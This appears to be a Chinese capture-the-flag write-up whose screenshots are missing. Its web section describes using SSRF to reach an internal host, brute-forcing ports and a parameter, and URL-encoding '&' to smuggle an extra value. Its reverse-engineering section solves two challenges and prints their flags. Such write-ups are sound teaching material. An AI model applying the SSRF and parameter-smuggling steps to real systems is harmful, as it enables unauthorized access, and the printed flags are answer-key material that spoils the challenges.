


902是阿里云的虚拟端口…这也是个坑，于是得到第一个端口是80端口。


查看主页源码，发现css有一个提示是ba1du：




发现最下面跟了一个新的css，但是不能直接打开，提示forbidden，于是ssrf过去，查看源码：




得到内网域名，进行访问：




到这，下面就和wooyun的文章基本一样了，先爆破端口：




端口都是一样的。。。然后这个时候并不知道这道题目一个至关重要的参数，没法去连接127，偶然点了下导航栏下面的图片，直接给跳回去，但是发现地址栏多了一些东西，瞬间菊花一紧，看到src，以及online几个参数，于是就去爆破咯，在这里又发现两个小坑把，第一个就是在这里也过滤了ip，依然需要跳转。第二就是&要url编码，天真的我没想那么多，构造好了就直接去post，结果点了n次，没反应我擦，最后发现，&不编码就和link并列了。。。尴尬，换成%26就好了,online=2：




但是不能执行命令：



于是爆破online那个参数：




把2换成8就OK了，得到最后flag：



|  |
| --- |
| Re类 |


Reverse100

第一个验证的关键代码：



这部分是一个以给出的16个字符串的前16个字符的ASCII码做系数（去掉空格，逗号，句号），上面的v17数组的16个数做结果，求一个16元1次方程组

A:



B:


3

解为：

4

转换为字符串得到一个假flag:zctf{Wrong\_Flag}

第二个验证的关键代码为：



这部分验证真正的flag的前四个字符是否和假flag的前四个字符相等，之后是求前5个字符的ASCII码的和是否为v17[0]，依次判断前几个字符的累加和，最后写个脚本逆推之，正确的flag是zctf{So\_Easy\_Oh\_God}

Re200:


是个调试版本的Bin，程序员的恶习一目了然。。。~\_~

准备:长度0~30，


input[28]=’}’ && input[8] == '\_' && input[13] == '\_' && input[17] == '\_'

即ZCTF{\*\*\*\_\*\*\*\*\_\*\*\*\_\*\*\*\*\*\*\*\*}


第一部分：MD5:371265e33e8d751d93b148067c36eb4c



第二部分：MD5:03d2370991fbbb9101dd7dcf4b03d619




     和371265e33e8d751d93b148067c36eb4c逐字做差得到



但是由于在末尾补了一个0，导致各大md5网站均无法成功解密，所以此段是废的

第三部分：由sub\_412060 中 RTR0 base64解密得到



第四部分：整个flag字符串md5值为06f66ccdb372c6270545136bb203ca6e

SubKey的奇数位由input[18]异或解密

